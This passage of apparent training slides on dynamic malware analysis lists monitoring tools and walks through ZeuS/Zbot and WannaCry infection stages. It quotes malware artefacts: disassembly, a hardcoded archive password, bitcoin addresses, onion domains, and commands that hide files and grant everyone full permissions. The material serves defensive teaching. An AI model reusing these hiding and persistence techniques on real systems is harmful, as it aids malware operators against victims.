- You can also use windows utility tools like **SIGVERIF**, etc.

File and Folder Integrity Checkers

- Tripwire File Integrity Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- PA File Sight (*https://www.poweradmin.com*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

SIGVERIF

SIGVERIF is a windows in-built utility used for **checking integrity** of the files and track changes to the files



https://support.microsoft.com

Dynamic Malware Analysis: Device Drivers Monitoring


- Malware is installed along with device drivers **downloaded from untrusted sources** and they use these drivers as a shield to avoid detection
- Use device drivers monitoring tools such as **DriverView** to scan for suspicious device drivers and to verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to **Run** → **Type msinfo32** → **Software Environment** → **System Drivers** to manually check for installed drivers

Device Drivers Monitoring Tools

- Driver Booster (*http://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius (*http://www.driver-soft.com*)

DriverView

DriverView utility displays a list of all **device drivers** currently loaded on the system along with information such as load address of the driver, description, version, product name, etc.



http://www.nirsoft.net

Dynamic Malware Analysis: Network Traffic Monitoring/Analysis


- Malware connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use **network scanning tools** such as **Capsa** to monitor network traffic and look for suspicious malware activities

Network Monitoring Tools

- Wireshark *(https://www.wireshark.org)*
- Nessus *(https://www.tenable.com)*
- NetResident *(http://www.tamos.com)*
- PRTG Network Monitor *(https://kb.paessler.com)*
- GFI LanGuard *(https://www.gfi.com)*
- NetFort LANGuardian *(https://www.netfort.com)*

Capsa Network Analyzer

Capsa is an intuitive network analyzer, which provides detailed information to help check if there are any **malware activities on a network**



http://www.colasoft.com

Dynamic Malware Analysis: DNS Monitoring/ Resolution


- Malicious software called **DNSChanger** is capable of **changing** the system's **DNS server settings** and provides the attackers with **control of the DNS server** used on the victim's system
- Use DNS monitoring tools such as **DNSQuerySniffer** to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/Resolution Tools

- DNSstuff (*http://www.dnsstuff.com*)
- DNS Lookup Tool (*https://www.ultratools.com*)
- Sonar (*https://constellix.com*)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that **shows the DNS queries** sent on your system



http://www.nirsoft.net


Dynamic Malware Analysis: API Calls Monitoring

- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow** external applications to **access OS** information such as file systems, threads, errors, registry, kernel, etc.
- Malware programs **make use of** these **APIs to access** the **operating system information** and cause damage to the system
- Analyzing the API calls may **reveal the suspected program's** interaction with the OS
- Use API call monitoring tools such as **API Monitor** to monitor API calls made by applications

API Call Monitoring Tools

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)

API Monitor — API Monitor is allows you to **monitor and display Win32 API calls** made by applications



http://www.apimonitor.com

Virus Detection Methods

Scanning	Once a virus has been detected, it is possible to **write scanning programs** that look for signature string characteristics of the virus
Integrity Checking	Integrity checking products work by **reading the entire disk** and **recording integrity data** that acts as a **signature** for the files and system sectors
Interception	The interceptor **monitors** the operating system **requests** that are written to the disk
Code Emulation	In code emulation techniques, the **anti-virus executes** the malicious code **inside a virtual machine** to **simulate** CPU and memory activities These techniques are considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine **mimics the real machine**
Heuristic Analysis	Heuristic analysis can be **static** or **dynamic** In static analysis the **anti-virus analyses the file format** and code structure to determine if the code is viral In dynamic analysis the **anti-virus performs a code emulation** of the suspicious code to determine if the code is viral

Trojan Analysis: ZeuS/Zbot

- Zeus, also known as Zbot, is a banking Trojan that specifically attempts to **steal confidential information** like system information, online credentials, and banking details, etc.
- Detecting ZeuS malware is considered to be difficult due to its **stealth techniques**


Propagation

- Zeus is spread through **drive-by downloads** and **phishing schemes**

Structure

- A ZeuS trojan consists of three .dll files:
  - **Kernel32.dll** - To access/manipulate memory files and hardware
  - **Advapi32.dll** - To access/manipulate Service Manager and Registry
  - **User32.dll** - To display and manipulate graphics

Stages in ZeuS/Zbot Attack



http://sysforensics.org


Trojan Analysis: ZeuS/Zbot (Cont'd)

Stage 1

- A ZeuS trojan is **packed with UPX** and contains executable code in compressed or encrypted form or both
- When a Trojan dropper **(ssl.exe)** drops the Trojan into a system, it unpacks and creates multiple random-name process objects like **uron.exe**, **WinMail.exe**, **cmd.exe**, etc. You can view information about handles and DLLs processes that have opened or loaded using Microsoft inbuilt tools such as **Process Explorer**
- Simultaneously, the Trojan dropper drops random-named batch files with .BAT extension in the **%APPDATA%** and **%PROGRAM FILES%** folders

```
C:\Users\malware_win7x86\Desktop\prefetch_info>prefetch_info.exe CMD.EXE-89305D47.pf
File Name that was run CMD.EXE

Date/Time prefetch file was created Sun Mar 18 10:48:07 2012
Date/Time prefetch file was modified Sun Mar 18 10:46:19 2012
Date/Time prefetch file was last accessed Sun Mar 18 10:48:07 2012

File CMD.EXE was run 0 times

CMD.EXE Embeded date/time is Thu Jan  1 00:00:00 1970

List of files and Directories whose pages are to be loaded

\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\NTDLL.DLL
[SNIP]
\DEVICE\HARDDISKVOLUME1\USERS\MALWARE_WIN7X86\APPDATA\LOCAL\TEMP\TMPE275A93C.BAT
\DEVICE\HARDDISKVOLUME1\PROGRAM FILES\VMWARE\VMWARE TOOLS\RESUME-VM-DEFAULT.BAT
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\APPHELP.DLL
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\IPCONFIG.EXE
\DEVICE\HARDDISKVOLUME1\WINDOWS\ARPBATCH\SYSMAIN.SDB
\DEVICE\HARDDISKVOLUME1\PROGRAM FILES\VMWARE\VMWARE TOOLS\POWEROFF-VM-DEFAULT.BA
T
\DEVICE\HARDDISKVOLUME1\PROGRAM FILES\VMWARE\VMWARE TOOLS\POWERON-VM-DEFAULT.BAT

\DEVICE\HARDDISKVOLUME1\WINDOWS\BRANDING\BASEBRD\BASEBRD.DLL
\DEVICE\HARDDISKVOLUME1\$MFT
```

Dropped .BAT Files




http://sysforensics.org

Trojan Analysis: ZeuS/Zbot (Cont'd)

Stage 2

The cmd.exe (PEid - 2784) process executes the previously dropped .BAT files for deleting the dropper and related file (ssl.exe)



Stage 3

The Trojan injects its malicious code into running processes and waits for browser processes such as iexplorer.exe or firefox.exe to get executed

Stage 4

Once the victim opens any site with these browsers, the Trojan requests the configuration file from its control server and also uploads any Internet Explorer, FTP, or POP3 passwords to the server

http://sysforensics.org

Trojan Analysis: ZeuS/Zbot (Cont'd)

Stage 5

- The ZeuS Trojan also creates processes like **ogyr.exe** at the initial stage, which are set to execute at runtime to maintain connection with the C&C server every time the system gets restarted
- During **system restart**, the **ogyr.exe** file will automatically get executed **maintaining the connection** to the C&C server from the infected machine

```
remnux@remnux:~$ vol.py --profile=Win7SP1x86 -f 1.vmem printkey -K "Software\Microsoft\Windows\CurrentVersion\Run"
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:34:14

Subkeys:

Values:
REG_EXPAND_SZ Sidebar         : (S) %ProgramFiles%\Windows Sidebar\Sidebar.exe /autoRun
----------------------------
Registry: \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:34:14

Subkeys:

Values:
REG_EXPAND_SZ Sidebar         : (S) %ProgramFiles%\Windows Sidebar\Sidebar.exe /autoRun
----------------------------
Registry: \??\C:\Users\malware_win7x86\ntuser.dat
Key name: Run (S)
Last updated: 2012-04-07 07:29:45

Subkeys:

Values:
REG_SZ        {DADF9583-9EF6-8846-5A6E-8B1D2689F325} : (S) C:\Users\malware_win7x86\AppData\Roaming\Vyal\ogyr.exe
remnux@remnux:~$
```

Runtime Executable

http://sysforensics.org

Virus Analysis: WannaCry

WannaCry	WannaCry is a ransomware that on execution encrypts the files and **locks the user's system**, thereby leaving the system in an unusable state. The compromised user has to **pay ransom in bitcoins to the attacker** to unlock the system and get the files decrypted
Propagation	This ransomware spreads through malicious **email attachments** and also spreads across the same LAN by using a **Windows SMB (Server Message Block) vulnerability** via **port 445** (Microsoft Security Bulletin **MS17-010**)
Encryption	It uses the **RSA AES encryption** algorithm to encrypt content on infected systems
Symptoms	A **Ransomware wallpaper** appears on the screen **demanding ransom in bitcoins** within a **limited time**
Structure	WannaCry ransomware has two key components: - A ransomware package called **ETERNALBLUE** to perform the **SMB exploitation** - A backdoor called **DOUBLEPULSAR** to perform **remote code execution** and further propagation

Virus Analysis: WannaCry (Cont'd)

The malware enters a system through an email attachment or through internal LAN.
Diskpart.exe is the **dropped EXE** file by the malware

Dropped EXE file details

File Name	File Type	Architecture	File Size
File MD5 Hash	**File MD5 Import Hash**		**Compile Time**
Diskpart.exe	PE.EXE	X86	3,514,368
84c82835a5d21bbcf75a61706d8ab549	68f013d7437aa653a8a98a05807afeb1		2010-11-20 09:05:05

Stage 1

- Once the malware is executed on the system, the malware searches for **Mutex** in memory
- Mutex is created when a system is attacked by WannaCry ransomware and the **diskpart.exe** file will not be executed on a system that already contains this Mutex
- Existence of this Mutex in memory can suggest that a system is already infected with WannaCry

Mutex

Mutant	\Sessions\1\BaseNamedObjects\MsWinZonesCacheCounterMutexA
Mutant	\BaseNamedObjects\MsWinZonesCacheCounterMutexA0

https://decelve.trapx.com

Virus Analysis: WannaCry (Cont'd)

Stage 2

Once this executable file is executed on the system it attempts to gather information about the infected system, such as the **hostname**

System Hostname

```
Stack[00000318]:0012F657 db    0
Stack[00000318]:0012F658 db  57h ; W
Stack[00000318]:0012F659 db    0
Stack[00000318]:0012F65A db  49h ; I
Stack[00000318]:0012F65B db    0
Stack[00000318]:0012F65C db  4Eh ; N
Stack[00000318]:0012F65D db    0
Stack[00000318]:0012F65E db  2Dh ; -
Stack[00000318]:0012F65F db    0
Stack[00000318]:0012F660 db  41h ; A
Stack[00000318]:0012F661 db    0
Stack[00000318]:0012F662 db  33h ; 3
```

Stage 3

Once the hostname information has been recorded, this file then proceeds to set the following registry key value on the affected system:

[HKEY_CURRENT_USER\Software\WanaCrypt0r]
"wd"="C:\\Users\\<username>\\Desktop"

Tools like **Microsoft Sysinternal Process Explorer** can be used to capture the process instances

Registry Key Creation

Time ...	Process Name	PID	Operation	Path
10:25:...	diskpart.exe	3612	RegCreateKey	HKLM\Software\WanaCrypt0r
10:26:...	diskpart.exe	3612	RegSetValue	HKLM\SOFTWARE\WanaCrypt0r\wd
10:27:...	diskpart.exe	3612	RegCloseKey	HKLM\SOFTWARE\WanaCrypt0r

https://deceive.trapx.com

Virus Analysis: WannaCry (Cont'd)

Stage 4

- Next, the PE file proceeds to extract additional password protected malware component files stored inside its resource section. The PE file uses a hardcoded password (value ***WNcry@2ol7***) to extract these component files
- An **XOR** operation process is used to decode the loaded resource section. When this process is completed, the files are extracted one-by-one via a loop

Extracted files into the affected system

Filename	MD5 Hash
(00000000.eky)	7c423aa8025bc05ed3e326cd6d283e04
(00000000.pky)	81d0a1e7fb92114bb1882bbb7b073164
(@Please_Read_Me@.txt)	f97d2e6f8d820dbd3b66f21137de4f09
(b.wnry)	c5bbb7b89196ad97b7581242ae03ead5
(b.wnry.bmp)	c5bbb7b89196ad97b7581242ae03ead5
(c.wnry)	383a85eab6ecda319bfddd82416fc6c2
(f.wnry)	2939adadf172e5dc0aaa9ba38e6f26ad
(m_bulgarian.wnry)	95673b0f968c0f55b32204361940d184
(m_chinese (simplified).wnry)	0252d45ca21c8e43c9742285c48e91ad
(m_chinese (traditional).wnry)	2efc3690d67cd073a9406a25005f7cea
(m_croatian.wnry)	17194003fa70ce47326ce2f6deeb270
(m_czech.wnry)	537efeecdfa94cc421e58fd82a58ba9e
(m_danish.wnry)	2c5a3b81d5c4715b7bea01033367fcb5

PE file password

```
4010FD          ; Call Procedure
+6F4h+Str], offset Str ; "WNcry@2ol7"
```

```
00401E0E     loc_401E0E:              ; Logical AND
00401E0E 138 and     [ebp+var_12C], 0
00401E15 138 push    ebx
00401E16 13C push    74
00401E18 140 xor     eax, eax         ; Logical Exclusive OR
00401E1A 140 pop     ecx
00401E1B 13C lea     edi, [ebp+Str1] ; Load Effective Address
00401E21 13C rep stosd                ; Store String
00401E23 13C lea     eax, [ebp+var_12C] ; Load Effective Address
00401E29 13C push    eax
00401E2A 140 push    0FFFFFFFFh
00401E2C 144 push    esi
00401E2D 148 call    sub_4075C4       ; Call Procedure
00401E32 148 mov     ebx, [ebp+var_12C]
00401E38 148 add     esp, 0Ch         ; Add
00401E3B 13C xor     edi, edi         ; Logical Exclusive OR
00401E3D 13C test    ebx, ebx         ; Logical Compare
00401E3F 13C jle     short loc_401E8F ; Jump if Less or Equal (ZF=1 | SF!=OF)
```

Extracting c.wnry

```
00401E41
00401E41     loc_401E41:              ; Load Effective Address
00401E41 13C lea     eax, [ebp+var_12C]
00401E47 13C push    eax
00401E48 140 push    edi
00401E49 144 push    esi
00401E4A 148 call    sub_4075C4       ; Call Procedure
00401E4F 148 lea     eax, [ebp+Str1] ; Load Effective Address
00401E55 148 push    offset Str2      ; "c.wnry"
00401E5A 14C push    eax              ; Str1
00401E5B 150 call    strcmp           ; Call Procedure
00401E60 150 add     esp, 14h         ; Add
00401E63 13C test    eax, eax         ; Logical Compare
00401E65 13C jnz     short loc_401E79 ; Jump if Not Zero (ZF=0)
```

https://decelve.tropx.com

Virus Analysis: WannaCry (Cont'd)

Stage 5

Once the files are extracted successfully on the affected system, the PE file proceeds to **grab the following hardcoded Bitcoin addresses**

- ***13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94***
- ***12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw***
- ***115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn***

Hardcoded Bitcoin Addresses

```
00A01E9E
00A01E9E
00A01E9E     ; Attributes: bp-based frame
00A01E9E
00A01E9E     sub_401E9E proc near
00A01E9E
00A01E9E     DstBuf= byte ptr -318h
00A01E9E     Dest= byte ptr -266h
00A01E9E     Source= dword ptr -0Ch
00A01E9E     var_8= dword ptr -8
00A01E9E     var_4= dword ptr -4
00A01E9E
00A01E9E 000 push    ebp
00A01E9F 004 mov     ebp, esp
00A01EA1 004 sub     esp, 318h       ; Integer Subtraction
00A01EA7 31C lea     eax, [ebp+DstBuf] ; Load Effective Address
00A01EAD 31C push    1               ; int
00A01EAF 320 push    eax             ; DstBuf
00A01EB0 324 mov     [ebp+Source], offset a13an4vw2dhxygx ; "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
00A01EB7 324 mov     [ebp+var_8], offset a12t9ydpgwuez9n ; "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"
00A01EBE 324 mov     [ebp+var_4], offset a115p7ummngoj1p ; "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn"
00A01EC5 324 call    sub_401000      ; Call Procedure
00A01ECA 324 pop     ecx
00A01ECB 320 test    eax, eax        ; Logical Compare
00A01ECD 320 pop     ecx
00A01ECE 31C jz      short locret_401EFD ; Jump if Zero (ZF=1)
```

Stage 6

- Next, the PE file extracts the content of **c.wnry** file
- These extracted strings show at least one bitcoin address, several onion domains likely used for communication by the PE file, and a full **URL** for downloading a Windows **ZIP** file for a **TOR** client

Extracted content from c.wnry

```
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
gx7ekbenv2riucmf.onion;57g7spgrzlojinas.onion;xxlvbrloxvriy2c5.onion;76jdd2ir2e
mbyv47.onion;cwwnhwhlz52maqm7.onion;
hXXps://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip
```

Virus Analysis: WannaCry (Cont'd)

Stage 7

- The next step of the process is to **change the attributes and permissions of files** in the same folder and any subfolders. To accomplish this the PE file executes a process that **runs two hardcoded strings**
- The first file changes file attributes to hidden and the **icacls** command grants global permission for all files
- The PE file runs these two Windows commands to **hide itself and all the additional malware components** from the user. As a result, the user can no longer see the file in which **diskpart.exe** was executed, including any dropped files

Hardcoded Strings

```
attrib +h .
icacls . /grant Everyone:F /T /C /Q
```

Execute Windows Files

```
004020DC 704 push    offset CommandLine ; "attrib +h ."
004020E1 708 call    sub_401064         ; Call Procedure
004020E6 708 push    ebx                ; lpExitCode
004020E7 70C push    ebx                ; dwMilliseconds
004020E8 710 push    offset aIcacls_GrantEv ; "icacls . /grant Everyone:F /T /C /Q"
004020ED 714 call    sub_401064         ; Call Procedure
004020F2 714 add     esp, 20h           ; Add
004020F5 6F4 call    sub_40170A         ; Call Procedure
004020FA 6F4 test    eax, eax           ; Logical Compare
004020FC 6F4 jz      short loc_402165 ; Jump if Zero (ZF=1)
```

https://decelve.trapx.com

Virus Analysis: WannaCry (Cont'd)

Stage 8

- At the end of the process, the PE file loads **kernel32.dll** and then loads the necessary Windows API functions that are responsible to **create**, **read** and **delete** files
- Then the PE file loads **adavapi32.dll** and then loads the Windows API functions that are responsible for **RSA AES encryption**

```
WriteFile
CreateFile
ReadFile
MoveFile
MoveFileEx
DeleteFiles
CloseHandle
```


kernel32.dll

```
CryptAcquireContextA
CryptImportKey
CryptDestroyKey
CryptEncrypt
CryptDecrypt
CryptGenKey
```

adavapi32.dll

Stage 9

- In this stage, the PE file reads the contents of the **t.wnry** file to get an **AES key** that will be used to encrypt the files through the enumeration process
- From this point on, the PE file enumerates all the files on the system and encrypts each file of interest
- The extension of each file is then renamed to **WCRY**. At the end of the process, the wallpaper on the victim's system desktop is changed



Ransomware Wallpaper

https://deceive.trapx.com

Virus Analysis: WannaCry (Cont'd)

Stage 10

